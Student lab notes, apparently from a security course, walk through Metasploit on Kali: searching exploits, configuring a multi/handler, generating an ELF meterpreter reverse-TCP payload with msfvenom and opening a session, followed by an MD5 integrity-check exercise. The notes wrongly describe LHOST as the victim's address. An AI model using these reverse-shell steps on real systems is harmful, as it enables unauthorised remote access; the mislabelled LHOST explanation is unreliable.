

To get into the metasploit framework console you type msfconsole



```
┌──(root㉿kali)-[/home/kali]
└─# msfconsole

      .:okOOOkdc'           'cdkOOOko:.
    .xOOOOOOOOOOOOc       cOOOOOOOOOOOOx.
   :OOOOOOOOOOOOOOOk,   ,kOOOOOOOOOOOOOOO:
  'OOOOOOOOOkkkkOOOOO: :OOOOOOOOOOOOOOOOOO'
  oOOOOOOOO.    .oOOOOoOOOOl.    ,OOOOOOOOo
  dOOOOOOOO.      .cOOOOOc.      ,OOOOOOOOx
  lOOOOOOOO.         ;d;         ,OOOOOOOOl
  .OOOOOOOO.   .;           ;    ,OOOOOOOO.
   cOOOOOOO.   .OOc.     'oOO.   ,OOOOOOOc
    oOOOOOO.   .OOOO.   :OOOO.   ,OOOOOOo
     lOOOOO.   .OOOO.   :OOOO.   ,OOOOOl
      ;OOOO'   .OOOO.   :OOOO.   ;OOOO;
       .dOOo   .OOOOocccxOOOO.   xOOd.
         ,kOl  .OOOOOOOOOOOOO. .dOk,
           :kk;.OOOOOOOOOOOOO.cOk:
             ;kOOOOOOOOOOOOOOOk:
               ,xOOOOOOOOOOOx,
                 .lOOOOOOOl.
                    ,dOd,
                      .

       =[ metasploit v6.1.27-dev                          ]
+ -- --=[ 2196 exploits - 1162 auxiliary - 400 post       ]
+ -- --=[ 596 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: View all productivity tips with the
tips command

msf6 >
```

Type banner and you can change the artwork.




```
msf6 > banner
                          ########                  #
                      #################            #
                   ######################         #
                  #########################      #
                ############################
               ##############################
               ###############################
              ###############################
              ##############################
                              #    ########   #
                 ##        ###        ####   ##
                                      ###   ###
                                    ####   ###
               ####          ##########   ####
               #######################   ####
                 ####################   ####
                  ##################  ####
                    ############      ##
                       ########        ###
                      #########        #####
                    ############      ######
                   ########      #########
                     #####       ########
                       ###       #########
                      ######    ############
                     #######################
                     #   #   ###  #   #   ##
                     ########################
                      ##     ##   ##     ##
                            https://metasploit.com


       =[ metasploit v6.1.27-dev                          ]
+ -- --=[ 2196 exploits - 1162 auxiliary - 400 post       ]
+ -- --=[ 596 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Use help <command> to learn more
about any command

msf6 >
```

Exploit - attack used to gain access to the victim machine.


Payload - the attack that is being run on the victim.

To search for an exploit - Search type: exploit [what you are looking for]




```
msf6 > search type:exploit linux

Matching Modules
================


   #    Name                                                                               Disclosure Date  Rank       Check  Description
   -    ----                                                                               ---------------  ----       -----  -----------
   0    exploit/linux/local/cve_2021_3493_overlayfs                                        2021-04-12       great      Yes    2021 Ubuntu Overlayfs LPE
   1    exploit/linux/local/abrt_raceabrt_priv_esc                                         2015-04-14       excellent  Yes    ABRT raceabrt Privilege Escal
ation
   2    exploit/linux/local/abrt_sosreport_priv_esc                                        2015-11-23       excellent  Yes    ABRT sosreport Privilege Esca
lation
   3    exploit/linux/local/af_packet_chocobo_root_priv_esc                                2016-08-12       good       Yes    AF_PACKET chocobo_root Privil
ege Escalation
```

To use an exploit you type - use [name of exploit or number of exploit]




```
msf6 > use  exploit/multi/postgres/postgres_copy_from_program_cmd_exec
[*] Using configured payload cmd/unix/reverse_perl
msf6 exploit(multi/postgres/postgres_copy_from_program_cmd_exec) >
```

Once in the exploit you can type info to get further information on the exploit




```
msf6 exploit(linux/games/ut2004_secure) > info

       Name: Unreal Tournament 2004 "secure" Overflow (Linux)
     Module: exploit/linux/games/ut2004_secure
   Platform: Linux
       Arch:
 Privileged: Yes
    License: BSD License
       Rank: Good
  Disclosed: 2004-06-18

Provided by:
  onetwo

Available targets:
  Id  Name
  --  ----
  0   Automatic
  1   UT2004 Linux Build 3120
  2   UT2004 Linux Build 3186

Check supported:
  Yes

Basic options:
  Name    Current Setting  Required  Description
  ----    ---------------  --------  -----------
  RHOSTS                   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT   7787             yes       The target port (UDP)

Payload information:
  Space: 512
  Avoid: 2 characters

Description:
  This is an exploit for the GameSpy secure query in the Unreal
  Engine. This exploit only requires one UDP packet, which can be both
  spoofed and sent to a broadcast address. Usually, the GameSpy query
  server listens on port 7787, but you can manually specify the port
  as well. The RunServer.sh script will automatically restart the
  server upon a crash, giving us the ability to bruteforce the service
  and exploit it multiple times.

References:
  https://nvd.nist.gov/vuln/detail/CVE-2004-0608
  OSVDB (7217)
  http://www.securityfocus.com/bid/10570

msf6 exploit(linux/games/ut2004_secure) > 
```

To set up your listener you use exploit/multi/handler




```
msf6 > use exploit/multi/handler
msf6 exploit(multi/handler) >
```

To get the options of an exploit you type options. When using an exploit you must set up the PAYLOAD, LHOST, and LPORT.




```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf6 exploit(multi/handler) >
```

To set the LHOST, LPORT, or PAYLOAD type set [LHOST,LPORT, or PAYLOAD] [victim IP address, Port, or name/number of the payload] *LHOST is the IP address of the victim machine also known as the Listening HOST. LPORT is the port that will be used to communicate with the victim machine also known as the listening PORT.*




```
msf6 exploit(multi/handler) > set LHOST 10.0.2.15
LHOST => 10.0.2.15
msf6 exploit(multi/handler) > set PAYLOAD linux/x64/meterpreter/reverse_tcp
PAYLOAD => linux/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) >
```

To exit type back




```
msf6 exploit(linux/games/ut2004_secure) > back
msf6 >
```

To execute your exploit type run




```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.0.2.15:4444
```

msfvenom is used to create a payload *Elf stands for executable Linux file. -o stands for the output file.*




```
┌──(root㉿kali)-[/home/kali]
└─# msfvenom --payload linux/x64/meterpreter/reverse_tcp lhost=10.0.2.15 lport=4444 --format elf -o file11
```

Once the payload from msfvenom is created, it will create the payload but not as an executable. Hence why the file 11 is in white.




```
┌──(root㉿kali)-[/home/kali]
└─# msfvenom --payload linux/x64/meterpreter/reverse_tcp lhost=10.0.2.15 lport=4444 --format elf -o file11
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 130 bytes
Final size of elf file: 250 bytes
Saved as: file11

┌──(root㉿kali)-[/home/kali]
└─# ls
Desktop  Documents  Downloads  file11  Music  npower  Pictures  Public  Templates  Videos
```

To make the file executable you type chmod +x [the file you want to be executable] * +x is granting execute permissions. Chmod is to change the permission of the file. Once the file is executable it will change to green*




```
┌──(root㉿kali)-[/home/kali]
└─# chmod +x file11

┌──(root㉿kali)-[/home/kali]
└─# ls
Desktop  Documents  Downloads  file11  Music  npower  Pictures  Public  Templates  Videos
```

In order to execute an executable file in linux you type ./[name of executable file]



```
┌──(root㉿kali)-[/home/kali]
└─# ./file11
```

Once you execute file11 it will execute the payload and run the listening handler on msfconsole it will provide a shell.




```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Sending stage (3020772 bytes) to 10.0.2.15
[*] Meterpreter session 1 opened (10.0.2.15:4444 → 10.0.2.15:41308 ) at 202
2-03-09 11:41:43 -0500

meterpreter > █
```

```
┌──(root㉿kali)-[/home/kali]
└─# ./file11
▯
```

Javaid Lab 2

A Hash is not cypto. It is creating integrity for a file.



```
┌──(root㉿kali)-[/home/kali]
└─# cd npower
```

Change directory to npower directory

```
┌──(root㉿kali)-[/home/kali/npower]
└─# mkdir md5dir
```

Make directory called md5dir

```
┌──(root㉿kali)-[/home/kali/npower]
└─# cd md5dir
```

Change the directory to the md5dir directory that was created

```
┌──(root㉿kali)-[/home/kali/npower/md5dir]
└─# echo "Hello World" > file11
```

I created a file with hello world as the content.

```
┌──(root㉿kali)-[/home/kali/npower/md5dir]
└─# md5sum file11
e59ff97941044f85df5297e1c302d260  file11
```

You are getting the MD5 hash for the new file

```
┌──(root㉿kali)-[/home/kali/npower/md5dir]
└─# md5sum file11 > hash
```

You are putting the MD5 hash of file11 into the a file called hash

```
┌──(root㉿kali)-[/home/kali/npower/md5dir]
└─# cat ahs
cat: ahs: No such file or directory
```

Typo ignore

```
┌──(root㉿kali)-[/home/kali/npower/md5dir]
└─# cat hash
e59ff97941044f85df5297e1c302d260  file11
```

Displaying the contents of file called hash

```
┌──(root㉿kali)-[/home/kali/npower/md5dir]
└─# md5sum --check hash
file11: OK
```

You are checking the md5 hash for file 11 with the md5 in the file hash

```
┌──(root㉿kali)-[/home/kali/npower/md5dir]
└─# echo "Hello" >> file11
```

Add the world hello to file11

```
┌──(root㉿kali)-[/home/kali/npower/md5dir]
└─# cat file11
Hello World
Hello
```

Display the content of file11 to confirm that hello was added

```
┌──(root㉿kali)-[/home/kali/npower/md5dir]
└─# md5sum --check hash
file11: FAILED
md5sum: WARNING: 1 computed checksum did NOT match
```

Checking md5 for file11 against the hash file again. *this fails because you added Hello to file11 which would change the hash thus no longer matching the original hash.*

```
